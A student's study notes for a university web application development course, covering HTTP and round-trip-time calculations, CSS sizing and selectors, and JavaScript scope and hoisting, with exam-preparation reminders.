

# COMP4347: WEB APPLICATION DEVELOPMENT

Tutor: Iwan Budiman, iwan.budiman@sydney.edu.au

|                                                             |           |
|-------------------------------------------------------------|-----------|
| <b>ASSESSMENT SCHEDULE</b>                                  | <b>3</b>  |
| <b>QUESTIONS FROM THE LECTURES</b>                          | <b>4</b>  |
| <b>WEEK 1: FUNDAMENTALS OF THE WEB</b>                      | <b>7</b>  |
| BASICS                                                      | 7         |
| WEB APPLICATION ARCHITECTURE                                | 7         |
| WEB BROWSER                                                 | 7         |
| WEB PAGE                                                    | 8         |
| INTERNET LAYER                                              | 8         |
| TRANSPORT LAYER                                             | 8         |
| APPLICATION LAYER                                           | 8         |
| HTTP                                                        | 8         |
| HTTP RESPONSE CODES                                         | 9         |
| HTTP PERFORMANCE                                            | 9         |
| PERSISTENCE                                                 | 9         |
| DOMAIN NAME SYSTEM (DNS)                                    | 10        |
| <b>WEEK 2: INTRO TO HTML AND CSS</b>                        | <b>11</b> |
| HTML                                                        | 11        |
| CSS                                                         | 12        |
| INTRO                                                       | 12        |
| SELECTOR                                                    | 13        |
| <b>WEEK 3: HTML AND CLIENT-SIDE JS</b>                      | <b>15</b> |
| <b>WEEK 4: THE BROWSER AND THE RENDERING PROCESS</b>        | <b>18</b> |
| CRITICAL RENDERING PATH                                     | 18        |
| RENDER BLOCKING CSS                                         | 18        |
| RENDER PATH ANALYSIS                                        | 19        |
| WHAT AFFECTS THE CRP?                                       | 19        |
| STRATEGIES TO OPTIMISE CRP:                                 | 20        |
| <b>WEEK 5: SERVER-SIDE DEVELOPMENT + NODE.JS</b>            | <b>21</b> |
| <b>WEEK 6: NODE.JS + MVC + MONGODB</b>                      | <b>27</b> |
| SESSION MANAGEMENT                                          | 27        |
| <b>WEEK 7: MONGODB</b>                                      | <b>28</b> |
| <b>WEEK 8: CLIENT-SIDE DEVELOPMENT WITH JQUERY AND AJAX</b> | <b>34</b> |
| <b>WEEK 9: FRONTEND FRAMEWORKS</b>                          | <b>43</b> |
| <b>WEEK 10: WEB SERVICES</b>                                | <b>44</b> |
| WEB SERVICE STANDARDS                                       | 44        |
| WEB SERVICE DESCRIPTION LANGUAGE (WSDL)                     | 44        |
| SIMPLE OBJECT ACCESS PROTOCOL (SOAP)                        | 45        |
| UNIVERSAL DESCRIPTION, DISCOVERY AND INTEGRATION (UDDI)     | 45        |
| REpresentation State Transfer (REST)                        | 45        |
| <b>WEEK 11: WEB APPLICATION SECURITY</b>                    | <b>49</b> |

|                                     |           |
|-------------------------------------|-----------|
| GENERAL SECURITY PRINCIPLES         | 49        |
| WEB APP SECURITY                    | 49        |
| 1. AUTHENTICATION AND AUTHORISATION | 49        |
| OPENID                              | 49        |
| OAUTH                               | 50        |
| 2. CRYPTOGRAPHY                     | 50        |
| 3. USER INPUT SECURITY              | 51        |
| SQL INJECTION                       | 51        |
| NOSQL INJECTION                     | 52        |
| CROSS SITE SCRIPTING                | 52        |
| SOLUTIONS                           | 53        |
| <b>WEEK 13: EXAM REVIEW</b>         | <b>54</b> |

# ASSESSMENT SCHEDULE

| TASK                      | DESCRIPTION                                                                                                                                                                                                                                                                      | DUE DATE           | WEIGHTING              |
|---------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------|------------------------|
| Individual Assignment     | Individual client-side development (front-end) of a web application with specific requirements. Using front-end development including HTML, CSS and JavaScript. Must submit code, demo and perform a quiz on submitted work.                                                     | Week 4             | 10% (code) + 5% (demo) |
| Group Assignment          | Group development of a complete web application (front and back end) as per provided requirements. The development will include most of the covered topics (W1-W12) and requires collaborative group work. Groups must submit their code, technical report and demo the project. | Week 11            | 25%                    |
| Oral Quiz & Demonstration | Individual quiz and demonstration of own and group work of the group web development project.                                                                                                                                                                                    | Week 12            | 5%                     |
| Final Exam                | Paper-based exam, 2 hours, closed book.                                                                                                                                                                                                                                          | Formal exam period | 55%                    |

# QUESTIONS FROM THE LECTURES

## WEEK 1

Slide 70: Comparing response times for HTTP 1.0 and HTTP 1.1


## WEEK 2

1:47:25 HTML sizing shit

- 1em = 16px IF the default pixel size is 16px (usually the case).
  - This means <p> is 16px
  - <h4> is 100% or 16px
  - <h3> is 125% or 20px
  - <h2> is 150% or 24px
  - <h1> is 200% or 32px


```
<body>
<p>this is 16 pixels</p>
<h1>this is 32 pixels</h1>
<article>
  <h1>this is 32 pixels</h1>
  <p>this is 16 pixels</p>
  <div>
    <h1>this is 32 pixels</h1>
    <p>this is 16 pixels</p>
  </div>
</article>
</body>
```

*Percent and em units are relative to their parents, so if the parent font size changes, this affects all of its contents.*



*/\* using 16px scale \*/*

```
body { font-size: 100%; }
p    { font-size: 1em; }
h1   { font-size: 2em; }
```



*/\* using 16px scale \*/*

```
body { font-size: 100%; }
p    { font-size: 1em; }
h1   { font-size: 2em; }

article { font-size: 75% }

div { font-size: 75% }
```

| Measurement | Definition                                       | Behaviour                                                      |
|-------------|--------------------------------------------------|----------------------------------------------------------------|
| px          | A fixed unit that represents a dot on the screen | Doesn't scale with user settings or parent elements            |
| em / %      | Relative to the font size of the parent          | Inherits and multiplies based on the parent font size.         |
| rem         | Relative to the root element's font size         | Does not scale based on parent, only based on <html> font size |

```

<html>
  <body>
    <section style="font-size: 75%;">
      <article style="font-size: 75%;">
        <div style="font-size: 75%;">
          <p class="percent">This is 1em / 100%</p>
          <p class="em">This is 1em</p>
          <p class="rem">This is 1rem</p>
          <p class="px">This is 16px</p>
        </div>
      </article>
    </section>
  </body>
</html>

```

```

.percent, .em {
  font-size: 1em;
}

```

```

.rem {
  font-size: 1rem;
}

```

```

.px {
  font-size: 16px;
}

```

| Level        | Calculation                                          | Resulting Size       |
|--------------|------------------------------------------------------|----------------------|
| section      | $16\text{px} \times 0.75$                            | 12px                 |
| article      | $12\text{px} \times 0.75$                            | 9px                  |
| div          | $9\text{px} \times 0.75$                             | 6.75px               |
| .percent/.em | $6.75\text{px} \times 1 = \mathbf{6.75\text{px}}$    | ✓ relative to parent |
| .rem         | $1 \times 16\text{px (root)} = \mathbf{16\text{px}}$ | ✓ unaffected         |
| .px          | Always <b>16px</b>                                   | ✓ unaffected         |

## WEEK 4

Slide 29: Render Blocking CSS

1:32:00: How many critical resources, round trips, and critical bytes?

Write the 4 types of render processes (html, html+css, html+js, Html+css+js)

## WEEK 5

Slide 54: Express.JS

Slide 62: Middleware

1:37:00: What response would the above [Express.JS](#) application give?

- Remember that middleware needs to be called before the router.

Tutorial 5 EJS and PUG

## WEEK 6

*Some sort of paragraph describing how to refactor an application into MVC structure.*

To refactor a basic Express.js application into an MVC structure, I start by separating concerns into three main components: **Models**, **Views**, and **Controllers**. The **model** handles data logic and interaction, usually with a database. The **view** is responsible for displaying data to the user, often using a templating engine like EJS. The **controller contains** the application logic and acts as a bridge between the model and the view. In practice, I create separate folders: `/models` for data logic, `/views` for templates, and `/controllers` for middleware functions. Routes are then defined in a `/routes` file, where each route maps to a controller method. This improves code organisation, maintainability, and scalability of the app.

The controller should not have any idea about the implementation of the database, it should just call a Model function. This allows the actual database to be switched around easily.

---

## MOST IMPORTANT SHIT TO DO:

- Understand the font sizing etc. (Rem and px wont change, only em does)
- Prepare the 4 types of render processes
- Week 5 and 6 tutorials (including EJS and maybe some pug)
- Do the sample exercises
  - Memorise basic MongoDB syntax
  - Critical render pipeline shit
  - MVC shit
- Rest of tutorials

# WEEK 1: FUNDAMENTALS OF THE WEB

## BASICS

1. URL (Uniform Resource Locator): uniquely identifies a resource on the WWW
2. HTTP (HyperText Transfer Protocol): describes how requests and responses operate
3. Web server: software that can respond to HTTP requests
4. HTML: to publish documents
5. Browser: software that can make HTTP requests from URLs and display the HTML it receives

## WEB APPLICATION ARCHITECTURE

The most basic and common architecture used for web applications is the Client-Server architecture.

Client:


- Displays content (HTML)
- Displays styles (CSS)
- Interacts with content (JS)

Server:

- A web application (written in Python, Java, Ruby, Javascript...etc)
- Some system that stores data (DBMS, file system)
- Some system that handles network activities (application server)

In between:

- A way to locate the server given a name/URL: Domain Name System (DNS) services
- A way to send instructions between client and server: protocols
- A way to secure the content: security mechanism



## WEB BROWSER

Main responsibilities of the browser:

1. Generate and submit requests to web servers
2. Accept response and render results

Other features:

- Caching
- Authentication and authorisation
- Dealing with error conditions

**What happens when you send a request from a browser?**

1. Send GET request to get the page HTML
2. Finish building up the DOM tree, start rendering
3. Finish rendering

## WEB PAGE

A web page consists of *objects*.


- An object can be a HTML file, scripts, images, video files, etc.
- A web page consists of a base HTML file which includes several referenced objects.
- Each object is addressable by a Uniform Resource Locator (URL)

http://www.someschool.edu/someDept/pic.gif  
protocol                      domain name                      path name

## PROTOCOLS

A protocol is a set of rules that partners in communication use when they communicate.

- The Internet protocol suite, commonly known as TCP/IP, is a framework for organising the set of communication protocols used in the internet.
- The TCP/IP Internet protocols were originally abstracted as a four-layer stack.



### INTERNET LAYER

The Internet uses the Internet Protocol (IP) addresses to identify destinations on the Internet.

- IPv4 (32 bit)
- IPv6 (128 bit)

Every device connected to the internet has an IP address.

### TRANSPORT LAYER

While the Internet Layer Protocol (e.g. IP) provides logical communication between hosts identified by IP address, the Transport Layer Protocol (e.g. TCP) provides logical communication between processes running on the hosts identified by **ip:port**.

- TCP ensures that transmissions arrive, in order, and without error

### APPLICATION LAYER

Defines the syntax and semantics of the message sent between processes (e.g. HTTP).

## HTTP

HTTP uses TCP as its transport layer protocol.

1. The client initiates the TCP connection with the server on port 80.
2. The server accepts TCP connection from the client.
3. HTTP messages are exchanged between browser and web server.
4. TCP connection closed.

HTTP is stateless i.e. the server maintains no information about past client requests. This is in contrast to other protocols like FTP, SMTP.

### HTTP/1.0

Supports three main methods:

1. GET
2. POST

3. HEAD (asks server to leave requested object out of response)

## HTTP/1.1

1. GET
2. POST
3. HEAD
4. PUT
5. DELETE

## HTTP RESPONSE CODES


3-digit response code

- 1XX – informational
- 2XX – success
  - 200 OK
- 3XX – redirection
  - 301 Moved permanently
  - 302 Found/Moved temporarily
  - 303 Moved temporarily
  - 304 Not modified
- 4XX – client error
  - 404 Not Found
- 5XX – server error
  - 505 HTTP Version Not Supported

## HTTP PERFORMANCE

Response time modelling:

- Round Trip Time (RTT): time to send a small packet to travel from client to server and back.
- Total response time:
  - One RTT to initiate TCP connection
  - One RTT for HTTP request and response
  - File transmission time (the time it takes to locate the file on the backend database)
  - Total =  $2RTT + \text{transmission time}$



## PERSISTENCE

HTTP/1.0 uses nonpersistent HTTP.

- At most one object is sent over a TCP connection.

HTTP/1.1 uses persistent HTTP.

- Multiple objects can be sent over a single TCP connection between client and server.

**Q:** Suppose `home.index` contains text and references to 10 JPEG images. What is the approximate response time (in RTT) for HTTP 1.0 and HTTP 1.1 respectively?

**A:**

HTTP 1.0:

- Each object requires a new TCP connection.
  - HTTP client initiates the TCP connection + host accepts = 1 RTT
  - HTTP client requests one object + host responds = 1 RTT + 1 transmit time
  - 2 RTTs + 1 transmit time per object

- Therefore, for 11 objects, this is 22 RTTs + 11 transmit time

#### HTTP 1.1:

- One TCP connection is used for all objects.
  - 1 RTT to establish TCP connection
  - 1 RTT + 1 transmit time per object (they don't need additional TCP handshakes)
- For 11 objects, this is 1 RTT + (1 RTT + 1 transmit time) \* 11 = 12 RTT + 11 transmit time

**Q:** A web page includes an HTML file and 6 embedded objects (images, CSS). Compare total RTTs using HTTP/1.0 (no parallelism), HTTP/1.0 (with parallel connections), and HTTP/1.1 with persistent connection (no pipelining).

**A:**

#### HTTP 1.0:

- Each object requires a new TCP connection.
- For one object, Total = TCP handshake + retrieval of file = 1RTT + 1RTT + Transmit time = 2RTT + transmit time
- For 7 objects, Total = 14RTT + 7 transmit time

#### HTTP 1.0 with parallel connections:


- 7 TCP handshakes overlap = 1 RTT (in parallel)
- 7 object retrievals overlap = 1 RTT + 1 transmit time (in parallel)
- Total = 2RTT + transmit time

#### HTTP 1.1:

- One TCP connection at the start = 1RTT
- 7 objects sequentially = 7RTT + 7 transmit time
- Total = 8RTT + 7 transmit time

## DOMAIN NAME SYSTEM (DNS)

Instead of IP addresses, we use the Domain Name System (DNS) to identify hosts on the internet.



# WEEK 2: INTRO TO HTML AND CSS

HTML should only focus on the structure of the document.

CSS should specify how the content should be displayed in a browser window.

## HTML

Just like LaTeX, HTML is a *markup* language. A markup language is a way of annotating a document in such a way to make the annotations distinct from the text being annotated. HTML was adopted for use in the World Wide Web by the World Wide Web Consortium (W3C).

### Aims of HTML 5 (2009):

- Specify unambiguously how browsers should deal with invalid markup.
- Provide an open, non-proprietary programming framework (via Javascript) for creating rich web applications.
- Be backwards compatible with the existing web.

### HTML documents = text content + HTML elements

- HTML elements are identified by tags <>
- HTML elements can also contain name=value HTML attributes that provide more information about the HTML element

### Semantic HTML

| HTML 5 Element | Description / use                                                                                                                                 |
|----------------|---------------------------------------------------------------------------------------------------------------------------------------------------|
| <main>         | contain the main unique content of the document. It provides a semantic replacement for markup such as <div id="main"> or <div id="main-content"> |
| <section>      | for a much broader element                                                                                                                        |
| <article>      | for blocks of content that could potentially be read or consumed independently of the other content on the page                                   |
| <aside>        | for sidebars, pull quotes, groups of advertising images, or any other grouping of nonessential elements                                           |

### Benefits:

- Maintainability
  - Easy to update and change (structure)
- Performance/speed
  - Faster to download and quicker to author
- Accessibility
  - Sight disabilities experience the web using voice reading software
- Search Engine Optimisation
  - Provides semantic elements to tell web crawlers the most important content

# CSS


## INTRO

What is “Cascading”? = Style rule will continue to take precedence with child elements.


**Inheritance:** Certain properties defined for the <body> element will be inherited by all elements embedded in it.

Remember: layout, sizing, border, background and spacing are not inheritable.

**Specificity:** Style rules with more specific selector will override rules with more general selector.



**Location:** The latest rule wins if inheritance and specificity cannot determine style precedence.



## SELECTOR

A selector tells the browser which elements will be affected. CSS selectors allow you to select:

- individual elements
- multiple HTML elements
- elements that belong together in some way, or
- elements that are positioned in specific ways in the document hierarchy.

### Individual:

```
em { color: red; }
```

### Grouped:

```
p, div, aside {
    margin: 0;
    padding: 0;
}
```


### Class:

Allows you to simultaneously target different HTML elements regardless of their position in the document tree. How: period (.) followed by the class name.

```

<head>
  <title>Share Your Travels </title>
  <style>
    .first {
      font-style: italic;
      color: brown;
    }
  </style>
</head>
<body>
  <h1 class="first">Reviews</h1>
  <div>
    <p class="first">By Ricardo on <time>September 15,
2012</time></p>
    <p>Easy on the HDR buddy.</p>
  </div>

```



```

.first {
  font-style: italic;
  color: brown;
}

```

## Id:

Allows you to target a specific element by its id attribute regardless of its type or position. How: hash (#) followed by the id name.

```

<head lang="en">
  <meta charset="utf-8">
  <title>Share Your Travels -- New York - Central Park</title>
  <style>
    #latestComment {
      font-style: italic;
      color: brown;
    }
  </style>
</head>
<body>
  <h1>Reviews</h1>
  <div id="latestComment">
    <p>By Ricardo on <time>September 15, 2012</time></p>
    <p>Easy on the HDR buddy.</p>
  </div>

```



```

#latestComment {
  font-style: italic;
  color: brown;
}

```

## Pseudo-selectors:


1. Pseudo-element sele

# WEEK 3: HTML AND CLIENT-SIDE JS

## SOME SPECIFIC THINGS IN WEEK 3 THAT AREN'T COMMON-SENSE / COULD FORGET:

### SCOPE

- Every variable in a program has a scope (where the variable can be used/accessed)
- JavaScript uses function scope, which means that the scope of each variable is dependent on what function it sits in.
- If the variable isn't in a function, it has global scope.



Notice how line 5 logs variable `a` which sits outside (and below) the function definition.

### ANONYMOUS FUNCTION EXPRESSION

There is a difference between a function declaration and a function expression.

A function declaration is *named directly*, and gets *hoisted* (it is available earlier in the code):

```
function calculateSubtotal(price, quantity) {  
  return price * quantity;  
}
```

A function expression is anonymous, and is NOT hoisted – it is only available after the line.

```
var calculateSubtotal = function(price, quantity) {  
  return price * quantity;  
};
```

This is similar to “assigning a function to a variable”.

## NESTED FUNCTIONS AND HOISTING

A nested function is a function that is defined inside another function. Because JavaScript uses function scope, the inner function can only be called inside the outer function in which it sits.

Hoisting means that during the compilation phase, JavaScript "lifts" variable and function declarations to the top of their scope.

```
function checkHoisting() {  
  console.log(foo); // undefined  
  var foo = "Foo";  
  console.log(foo); // Foo  
}
```

Function declaration is **hoisted** to the beginning of its scope

```
function calculateTotal(price, quantity) {  
  var subtotal = price * quantity;  
  return subtotal + calculateTax(subtotal);  
  
  function calculateTax(subtotal) {  
    var taxRate = 0.05;  
    var tax = subtotal * taxRate;  
    return tax;  
  }  
}
```

Variable declaration is hoisted to the beginning of its scope

**BUT**  
Variable assignment is **not** hoisted

```
function calculateTotal(price, quantity) {  
  var subtotal = price * quantity;  
  return subtotal + calculateTax(subtotal);  
  
  var calculateTax = function (subtotal) {  
    var taxRate = 0.05;  
    var tax = subtotal * taxRate;  
    return tax;  
  };  
}
```

### THUS

The value of the calculateTax variable here is **undefined**

## VAR vs LET vs CONST

**var** has function scope and is reassignable.

**let** has block scope and is reassignable.


**const** has block scope and is not assignable.

```
function test() {
```

```
console.log(b); // ReferenceError
let b = 20;
console.log(b); // 20
}
```

## DOM NODES

```
<p>Photo of Conservatory Pond in
  <a href="http://www.centralpark.com/">Central Park</a>
</p>
```

